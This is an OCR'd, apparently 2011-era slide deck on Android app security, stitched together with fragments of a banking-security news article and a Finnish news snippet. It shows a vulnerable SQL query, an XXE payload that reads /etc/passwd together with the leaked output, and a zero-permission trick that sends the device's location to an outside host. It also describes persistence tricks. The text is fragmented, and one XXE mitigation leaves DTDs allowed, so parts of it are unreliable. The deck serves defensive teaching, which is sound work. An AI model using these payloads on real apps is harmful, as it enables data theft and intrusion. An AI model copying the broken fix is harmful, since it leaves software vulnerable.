
Insecure storage

SharePreferences MODE_PRIVATE, not so private

→ ***Mitigation, for sensitive data?***

Encrypt data on disk using user supplied password stored in KeyStore. (protection against lost device without file system encryption).

Many choose to warn the user if the device is detected as jailbroken.



Mobile Apps Insecure?

Bank Technology News | February 2011

By Shane Kite

Banks need to improve cell phone banking applications' security or face losing customers frightened by the risk, security experts say.

About 80 to 90 percent of mobile phone-based apps that Chicago-based security firm via Forensics analyzes for security flaws fail its free "appwatchdog" tests. The firm recovered usernames, passwords, transaction data-sometimes all of the above-from the mobile apps offered by five banks over popular Android-based devices and iPhones in November assessments.

"And that's about 10 percent of what we would do in a full-blown security audit," says Andrew Hoog, chief investigative officer and co-founder of viaForensics. "So we're really only looking at the tip of the iceberg with those findings."

Most of the problems involved the banking applications storing recoverable customer information in the phone's flash memory; viaForensics worked with the banks to resolve the flaws. But while the banks patched the most serious problems with updates, Hoog said financial institutions have yet to optimally mitigate security risks in their mobile banking services. The flaws were first reported in the Wall Street Journal; since then, several mobile banking vendors have begun working with the vendor to ensure their apps pass the tests.

In one recent comprehensive audit, viaForensics was able to inject fake ATM and branch locations and unaffiliated phone numbers into a bank's mobile app.

But not all of the vulnerabilities viaForensics finds are plausible exploits, Hoog concedes. viaForensic's finding that Bank of America's Android app left answers to a security question in

SQL Injection

```
uvalue = EditText( some user value );
p_query = ”select * from mytable where name_field = ‘” +  uvalue + ”‘” ;
mDb.rawQuery( p_query, null );
```

→ ***Mitigation?***

```
uvalue = EditText( some user value );
p_query = ”select * from mytable where name_field = ?”;
mDb.rawQuery(p_query, new String[] { uvalue });
```

Cross Site Scripting

WebView

- Can include HTML and Javascript -> XSS / CSRF and more

→ ***Mitigation?***

If your application does not directly use/need JavaScript within a WebView control, do not call setJavaScriptEnabled()

External DTD entity attacks

```
<?xml version=”1.0” encoding=”ISO-8859-1”?>
<!DOCTYPE request [
<!ENTITY include SYSTEM “file=/etc/passwd”>
]>
<request>
<description>&include;</description>
...
</request>
```

Response ->

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/
```

External DTD entity attacks

```
SAXParserFactory factory = SAXParserFactory.newInstance(); SAXParser
saxParser = factory.newSAXParser();
saxParser.parse(“file.xml”);
```


→ ***Mitigation?***

```
saxParser.setFeature(“http://xml.org/sax/features/external-general-entities”,
false);
saxParser.setFeature(“http://xml.org/sax/features/external-parameter-entities”,
false);
SaxParser.setFeature(“http://apache.org/xml/features/disallow-doctype-decl”,
false);
```

(or set DUMB entityResolver)

Smartphone Applications

Phone + backend is not a closed ecosystem



General


Phone + backend is not a closed ecosystem

- Consider the client untrusted, validate all things serverside
- Client-side checks should merely be for usability
- Naming schemes are predictable, people are very good at guessing

http://srv/script.x?action=update

http://srv/script.x?action=delete

Security perspective ”smartp



www.testbank.com

Mar

Signed

Huge amounts of text, functionalities and fancy pictures. Works like a charm!

OWAS

- Secure design
- Input validation
- Authentication
- Authorization
- Session management
- Error management
- State management
- Secure configurations

APP SERVER

https

https

OWASP top

- Secure design
- Input validation
- Authentication
- Authorization
- Session management
- Error management
- State management
- Secure configurations

Buff

For

Inse

Rac

Ope

Mali

- Secure design
- Input validation
- Authentication
- Authorization
- Session management
- Error management
- Secure configurations
- Encryption
- Signing

Bankin app

Text
Functionality
Visualisation
Works!

Transport

Transport - SSL

- Insecure communications

“Both the HttpsURLConnection DefaultSSLSocketFactory and DefaultHttpClient https scheme handler are assigned the erroneous (test) certificate TrustManager.”

Use the standard SSLSocketFactory (apache namespace) when creating the “https” scheme:

```
schReg.register(new Scheme(”https”, SSLSocketFactory.getSocketFactory(),
443));”
```

Developing in C (NDK)

Format string attacks, buffer/stack overflows, integer overflows, and other more subtle issues that are relevant when developing in C…

Secure Programming for Linux and Unix HOWTO -- Creating Secure Software

- http://www.dwheeler.com/secure-programs/

Other ”platform issues”

Bypassing Android security constraints

- *Rebooting device with zero permissions (Toast.makeText loop)*
- *Start on install*
  - *register receiver on: com.android.vending.INSTALL_REFERRER*
- *Upload and Download with zero permissions*
  - *startActivity(new Intent(Intent.ACTION_VIEW, Uri.parse(“http://mysite.com/data?lat=” + lat + ”&lon=” + lon)));*
  - http://site.com/data.zip -> /sdcard/downloads/data.zip
  - Register manifest scheme and redirect hack:data?param=server_data
- Circle of Death
  - When activity destroyed -> launch service -> launch activity ☺

Other ”platform issues”


Intent spoofing

- *Assuming you are expecting System broadcast messages ->*

```
Intent i = new Intent();
i.setClassName(“some.pkg.name”, “some.pkg.name.Destination”);
```

*Intent filters defined in the manifest are simply **FILTERS!***

Android Market



Approval policy

- None

Distribution models

- Pick one ☺

Store requirements


- Application must be signed with a cryptographic private key whose validity period ends after 22 October 2033.
- Application must define both an **android:versionCode** and an **android:versionName** attribute in the **<manifest>** element of its manifest file. The server uses the **android:versionCode** as the basis for identifying the application internally and handling updates, and it displays the **android:versionName** to users as the application’s version.
- Application must define both an **android:icon** and an **android:label** attribute in the **<application>** element of its manifest file.

Application review process

- None

Conclusions

....



12 vaarallisinta äl
Kaikki Androideja

Kuva: Google

24.11.2011 15:08 Älypuhelinten lik pelkästään Android-malleista. Tie erityisesti Samsungin.

